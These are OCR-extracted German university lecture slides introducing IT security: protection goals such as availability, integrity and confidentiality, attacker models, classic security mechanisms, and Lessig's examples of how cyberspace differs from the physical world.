
- Die Sicherheit eines IT-Systems ist eine **komplexe Eigenschaft**
- Jede beteiligte Partei hat ihre eigenen **Interessen, Ziele und Anforderungen**
  - Verfügbarkeit, Vertraulichkeit, etc.
- Diese Interessen werden durch **Angriffe** bedroht
- **Sicherheitsmechanismen** werden benutzt, um
  - Angriffe **abzuwehren**, damit sie gar nicht erst die Interessen verletzen
  - Angriffe **einzudämmen** und den Schaden zu begrenzen
  - Schäden durch Angriffe zu **kompensieren**
- Sicherheitsmechanismen müssen regelmäßig **überprüft** werden, ob sie den gewünschten Schutz bieten
- **Annahmen** (insbesondere über Vertrauensbeziehungen) sollten **explizit** gemacht werden
- Der **Aufwand** für Sicherheitsmechanismen sollte sich nach dem **Risiko** richten

Ausblick

Wir betrachten nun

- Interessen und Ziele
- Angriffe und Gefahren
- Sicherheitsmechanismen

Malvorlage


C I A
Vertraulichkeit
Confidentiality
Integrität
Integrity
Verfügbarkeit
Availability
Anonymität
Unbeobachtbarkeit
Semantische Integrität
Integrität des Zustands
Nicht-Abstreitbarkeit
Authentizität
"five nines"
Reliability
MTTF

Verfügbarkeit (availability)

- Ressource muss bereit sein zum Gebrauch, wann immer das vom Besitzer/Benutzer erwünscht ist
- Verfügbarkeit kann auch graduell abgestuft werden, z. B.
  - Zeitung kommt täglich außer Sonntags
  - verabredete Betriebszeiten für Service-Hotline (9-18 Uhr)
  - im Voraus bekannt gegebene Wartungszeiten (für Server)
- Beispiel: Eine Krankenakte, die nur im PC gespeichert ist. Bei Ausfall des PCs droht Gefahr für den Patienten
- Mögliche Formalisierung
  - Wahrscheinlichkeit, dass das System zu einem bestimmten Zeitpunkt lebt
    P (System ist zum Zeitpunkt t nicht ausgefallen)

Zuverlässigkeit (reliability)

- Ressource soll kontinuierlich bereit sein zum Gebrauch, ohne Unterbrechung
  - Kontinuität der Verwendung entscheidend (im Bereich IT-Sicherheit deshalb oft vernachlässigt)
  - Annahme einer “Missionszeit” (= Zeit, in der das System kontinuierlich funktionieren soll) , Mission läuft ab Zeitpunkt t=0
- Beispiele
  - Auto läuft 100.000 km ohne Panne
  - Brücke hält 1000 Jahre
- Mögliche Formalisierung
  - Zeit bis zum Ausfall (“MTTF” = Mean Time To Failure)
  - Überlebenswahrscheinlichkeit:
    P (System ist bis zur Zeit t noch nicht ausgefallen)

Zuverlässigkeit vs. Verfügbarkeit

- Ein Atom-Flugzeugträger fährt zehn Jahre nonstop, wird dann aber ein Jahr lang „aufgetankt“
  - Sehr zuverlässig, aber wenig verfügbar
- Ein Radiogerät hat alle fünf Minuten jeweils einen kurzen Aussetzer
  - Sehr verfügbar, aber wenig zuverlässig
- Falls eine Ressource nicht bereit ist, sollte dies schnell bemerkbar sein
  - z. B. durch eine optische Anzeige
  - dann notfalls eine andere Ressource benutzen

Integrität (integrity)

Semantische Integrität

- Die Ressource enthält das, was man von ihr erwartet
  - Benötigt Verständnis von „Erwartung“
- Beispiel 1: Die Zeitung ist lesbar und enthält keine frei erfundenen Meldungen
- Beispiel 2: Die Service-Hotline gibt zielführende Hinweise
- Beispiel 3: Fliesenleger arbeiten an den Fliesen und nicht an der Elektrik

Integrität des Zustandes

- Die Ressource wurde nicht (unerlaubt) modifiziert
  - Benötigt Verständnis von „Unversehrtheit“
- Beispiel 1: Meine Zeitung enthält keine nachträglich (hinein)manipulierten Meldungen
- Beispiel 2: Das Arbeitsergebnis des Fliesenlegers wurde nicht nachträglich manipuliert
- Beispiel 3: Elektrik ist so, wie sie der Elektriker hinterlassen hat

Authentizität (authenticity)

- Spezifisches Interesse des Empfängers einer Dienstleistung:
  - Kommt Dienstleistung tatsächlich von der Entität, die vorgibt, der Absender zu sein?
  - Meist als Integrität der Absenderinformationen modelliert
  - Benötigt aber Verständnis von „wahrem“ Absender
- Beispiele
  - Kommt der Brief tatsächlich vom Absender, der draufsteht?
  - Hat Person X tatsächlich die Unterschrift geleistet?
  - Ist das Ersatzteil tatsächlich vom genannten Hersteller?

Nicht-Abstreitbarkeit (non-repudiation)

- Mehr als Authentizität: Empfänger kann einem Dritten nachweisen, dass er eine Dienstleistung von X erhalten hat

- Interesse von X dabei: Empfänger kann das nur für Dienstleistungen tun, die auch X erbracht hat
- Interesse des Empfängers: X kann später nicht abstreiten, dass er die Dienstleistung erbracht hat

- Beispiele: Alles, was schriftlich vorliegt und unterschrieben ist

Vertraulichkeit (confidentiality)

- „Inhalt der Ressource“ ist nur bestimmten Personen bekannt
- Dienstleistung geht nur eine bestimmte Person und an niemand anderes
- Niemand anderes sollte in der Lage sein, den Inhalt der Ressource auf irgend eine andere Art zu erfahren

- Vergleich:
  - Authentizität = Korrektheit des Anbieters/Absenders
  - Vertraulichkeit = Korrektheit des Empfängers. Ressource geht nur an diese Empfänger

- Beispiel: Krankenakte auf Klinik PC. Wartungs-/Reparaturpersonal des PC sollte keinen lesenden Zugriff darauf haben

Anonymität (anonymity)

- Spezielle Form der Vertraulichkeit: es ist klar, dass die Ressource benutzt wird, aber nicht, von wem
- Beispiele
  - Einkaufen mit Bargeld
  - Babyklappe
- Dieses Schutzziel steht im Konflikt mit Nicht-Abstreitbarkeit!

Unbeobachtbarkeit (unobservability)

- Stärker als Anonymität: die Tatsache der Benutzung der Ressource selbst sollte geheim bleiben, bzw. nur bestimmten Personen bekannt sein; möglicherweise weiß sogar der Anbieter einer Ressource oder einer Dienstleistung nicht, dass sie benutzt wird

- Beispiele
  - Beratungshotline (kein Logging der Anrufer, niemand sagt seinen Namen)
  - Tarnkappe (Märchen)
  - Radiohören (wenn es über Funk ausgestrahlt wird)
  - Dining Cryptographers Network (DC-Netz, siehe später)

Weitere Sicherheitsziele

- Interessen können für spezifische Fälle angepasst und verfeinert werden

- Beispiele
  - Zurechenbarkeit: Aktivitäten müssen immer einer Person zugeordnet werden können
  - Abhörbarkeit (Gegenteil Vertraulichkeit): Aufhebung der Vertraulichkeit unter besonderen Bedingungen
  - ... (weitere Schutzziele finden sich in Biskup, Kapitel 2.2)

Angriffe und Gefahren

Zufällige Gefahren (accidental)

- Unglücke, Unfälle, Feuer, Überschwemmung
- zufällige Störungen, „kosmische Strahlung“ (Speicher, Fehlerkorrektur)
- Ermüdungen, Bauteile altern (MTTF)
- Überspannung (Blitzschlag, EMP), Spannungsausfall

Böswillige Gefahren (malicious, deliberate)

- absichtlich
- sucht immer das „schwächste Glied“ in der Sicherheitskette
- möchte manchmal auch nur etwas erfahren/wissen
- impliziert einen intelligenten Gegenspieler, der bereit ist, einen gewissen Aufwand aufzubringen

Gefahren und Vertrauen

- Definition: Vertrauen = „Erwartung, dass Handlungen einen günstigen Verlauf nehmen (kultureller Aspekt)“
  - Vertrauen macht Annahmen über die Zukunft (z. B. Bewertungssysteme im Internet)
  - Vertrauen macht Annahmen über Gefahren
- Beispiele
  - Vertrauen in staatliche Organe (Polizei, Finanzamt, Universitäten)
  - Vertrauen in Geschäftspartner (Vorkasse, Rechnung)
- Vertrauen ist immer dann notwendig, wenn man nicht alles kontrollieren oder selbst machen kann
- Vertrauen sollte auf das notwendige Maß beschränkt sein
- Vertrauen setzt außerdem eine Handlungsalternative voraus, z.B. Rechtsweg oder Wechsel des Anbieters (sonst ist es ausschließlich Hoffnung)

Angreiferannahme/Angreifermodell

Beschreibung der maximal berücksichtigten Stärke des Angreifers

- **Rollen** des Angreifers (Außenstehender, Benutzer, Betreiber, Wartungsdienst, Produzent, Entwerfer …), auch kombiniert
- **Verbreitung** des Angreifers (was kann er überwinden)
- **Verhalten** des Angreifers
  - passiv / aktiv
- **Stärke** des Angreifers (dumm vs. intelligent)
  - korrespondiert mit Rechenkapazität und anderen Ressourcen (Zeit, Geld)
  - unbeschränkt: informationstheoretisch (Statistik, Claude Shannon)
  - beschränkt: komplexitätstheoretisch (Ressourcenverbrauch von Algorithmen)

Realistisches Angreifermodell

- Schwierig zu erstellen
  - Nicht nur momentane Angriffe sind zu erfassen sondern alle Angriffe während der zu erwartenden Lebenszeit des Systems
  - System sollte in vertretbarem Aufwand gebaut und betrieben werden können
  - Überzeugender Nachweis aller aufgestellten Schutzziele sollte machbar sein
- Lebensdauer hat nicht nur Einfluss auf Mess- und Gerätetechnik
  - Der ökonomische und politische Wert eines Systems kann sich ändern
  - Zeit- und Geldeinsatz werden ggf. höher

Klassische Sicherheitsmechanismen

- Ausweise/Losungen/Codeworte (Integrität, Authentizität)
- Backups (Verfügbarkeit)
- Briefumschläge (Vertraulichkeit, Integrität)
- Kuriere (Integrität / Authentizität /Nicht-Abstreitbarkeit / Vertraulichkeit)
- Sichtschutzmauern (Unbeobachtbarkeit)
- ...

Zusammenfassung

- Ohne Angreiferannahme kein vernünftiger Sicherheitsbegriff möglich

- Physische Sicherheit ist wohlverstanden und intuitiv
  - Trotzdem viele Fallstricke
- In Lektion 3: Sehen, was im Cyberspace anders ist als in der physischen Welt

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 1, Lektion 3: Sicherheit in der digitalen Welt

Themen

- Kapitel 1: Einführung und Grundlagen
  - Lektion 1: Was ist Sicherheit?
  - Lektion 2: Schutzziele und Angreifer
  - Lektion 3: Sicherheit in der digitalen Welt
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime

Quellen

- Gollmann, Kapitel 3.3
- Biskup, Kap. 2.1.2
- Lawrence Lessig: Code and other Laws of Cyberspace. Basic Books, 1999.
- Christian Dietrich: Identification and Recognition of Remote-Controlled Malware. Dissertation, Universität Mannheim, 2013.
- Kapitel 2 aus Dominik Brodowski, Felix Freiling: Cyberkriminalität, Computerstrafrecht und die digitale Schattenwirtschaft. Forschungsforum öffentliche Sicherheit, Schriftenreihe Sicherheit Nr. 4, März 2011.


Motivation

- Zuletzt betrachtet: physische Sicherheit
- Physische Sicherheit ist ein wichtiger Aspekt von IT-Sicherheit
- Gut etablierte Intuitionen und Schutzmechanismen


- Jetzt: spezifische Eigenheiten von Sicherheit in IT-Systemen
- Was ist gleich in der digitalen Welt?
- Was ist anders in der digitalen Welt?

Erläuterungen

- Das Internet existiert seit gut 20 Jahren.
- Seit gut 10 Jahren ist der durch das Internet entstandene Cyberspace zudem fast vollständig kommerzialisiert
- Man kann im Netz nahezu alles bestellen oder im Fall von digitalen Gegenständen (Musik etc.) auch direkt kaufen
- Außerdem existieren viele werbefinanzierte Dienstleistungen
- Unsere heutige Gesellschaft ist ohne diese Möglichkeiten kaum mehr vorstellbar.
- Wie ändern sich die Gefahren im digitalen Raum?
- Zwei Geschichten aus aus Lawrence Lessigs “Code and other Laws of Cyberspace”, Basic Books, 1999.


Martha
Dance

Malvorlage



Erläuterungen (1/3)

- Martha Jones und ihr Nachbar Dank
- Martha züchtet giftige Pflanzen
- Dank ist Hundeliebhaber
- Eines Tages landen giftige Blätter auf dem Grundstück von Dank
- Danks Hund frisst die Blätter und stirbt
- Daraufhin entbrennt ein Streit

Erläuterungen (2/3)


- Dank: „Warum musst Du unbedingt tödliche Pflanzen züchten?“
- Martha: „Warum muss man sich wegen eines toten Hundes nur so aufregen? Man kann doch eine Kopie machen. Warum haben Sie überhaupt einen Hund, der Schmerzen hat, wenn er stirbt. Das ist unverantwortlich! Holen Sie sich doch einen Hund, der keine Schmerzen hat.“
- [Annahme: Sterben kann nicht wegdefiniert werden.]
- Dank: „Warum müssen die Blätter eigentlich tödlich bleiben, wenn sie das Grundstück verlassen?“
- Martha: „Weil ich vom Verkauf der Pflanzen lebe. Ein Kunde kauft die Pflanzen, weil die Blätter tödlich sind.“

Erläuterungen (3/3)

- Dank: „Dann sollen doch die Blätter der Pflanze nur dann tödlich sein, wenn sie sich auf dem Grundstück einer Person befinden, die sie rechtmäßig erworben hat.“
- [Annahme: Diebstahl lässt sich nicht verhindern, aber Diebstahl bedeutet, dass jemand etwas nicht rechtmäßig erworben hat.]
- **Hintergrund**: Gespräch findet in einem MUD statt. Figuren sind Avatare.
- **Fazit**: Man kann Naturgesetze nachmodellieren im Cyberspace, aber man kann sie auch verändern. Alles, was programmierbar ist, kann im Cyberspace umgesetzt werden.


Baal

Malvorlage



Erläuterungen

- Im Staate Boral ist Glücksspiel verboten, aber einige Bürger möchten es doch tun.
- Diese Bürger setzen einen Server auf, mit dem andere Bürger über das Netz spielen können.
- Der Staat droht: „Schaltet die Server in Boral ab, sonst landen Sie im Gefängnis!“
- Die Bürger schalten die Server ab, mieten Server auf „offener See“ außerhalb der Landesgrenzen.
- Der Oberstaatsanwalt von Boral hat nun ein Problem: Glücksspiel passiert jetzt außerhalb von Boral, aber die Glücksspieler sitzen noch in Boral.
- **Fazit**: Zugang zu Diensten über das Netz hängt nicht mehr von Geographie ab.

Die „neuen“ Naturgesetze

1. Gesetz von der Automatisierbarkeit

2. Gesetz von der räumlichen Entgrenzung

3. Gesetz von der Kopierbarkeit

4. Gesetz von der Komplexität

Gesetz von der Automatisierbarkeit

- Im Cyberspace können Naturphänomene mit hinreichender Genauigkeit digital nachgebildet werden.
- Digitale Objekte sind nur an programmierte Regeln gebunden.
- Programmierte Regeln können durch Computer (schnell) ausgeführt werden.
  - Digitale Objekte sind flüchtig.
  - Große Datenmengen sind leicht erhebbar und schnell verarbeitbar.

Gesetz von der räumlichen Entgrenzung

- Der Cyberspace ist global vernetzt. Daten und Programme sind nicht an geographische Orte gebunden.
- Hardware-Virtualisierung entkoppelt ein Programm auch von seiner physischen Ausführungsumgebung.
- Beobachtung: Zwar braucht jedes Datum und jede Berechnung schlussendlich eine echte Hardware, auf der sie abläuft. Wie diese Hardware aussieht und wo sie steht, ist aber vollkommen beliebig.
  - Physische und digitale Welt sind entkoppelt.

Gesetz von der Kopierbarkeit

- Beliebige Artefakte im Cyberspace können perfekt kopiert werden.
  - Original und Kopie sind nicht unterscheidbar.

- Identitätsinformationen im Cyberspace (Ausweise) sind auch digitale Artefakte.
  - Eine Welt perfekt kopierbarer Ausweise!


Gesetz von der Komplexität


- Zustandsraum eines einzelnen Rechners übersteigt leicht die Anzahl der Atome im (bisher bekannten) Universum.
  - „Dreckeffekte“ und Datenmüll im Cyberspace (z.B. Speicher der nie verwendet wird)
  - Eigentlich nichts Neues?!
- Programme haben unerwartete und schwer einsichtige Zusatzfunktionalität (absichtlich oder unabsichtlich)
  - Sicherheitslücken, die wieder durch Programme ausgenutzt werden können

Konsequenzen

- Es existieren verschiedene Phänomene, die im Vergleich zur physischen Welt (und zur physischen Sicherheit) neu sind
- Präzisierungen von Schutzzielen nötig
- Wir verwenden ein Nachrichten-basiertes Systemmodell, in dem der Angreifer versucht, Schutzziele der Kommunikation zu verletzen.
- Man kann aber auch ein IT-System statt des Kanals betrachten. Dann versucht der Angreifer, Schutzziele des IT-Systems zu verletzen


Modell


Nachrichtensicht
Sender
Empfänger
Angriff


Systemsicht
Angriff
Modul 1
Modul 2
Interaktion


Vertraulichkeit

- Nachricht erhalten nur die intendierten Empfänger
- Kein Informationsfluss zu nicht-intendierten Empfänger



Informationsfluss

- passiver Angreifer (beobachtend)
- möchte Geheimnisse lernen



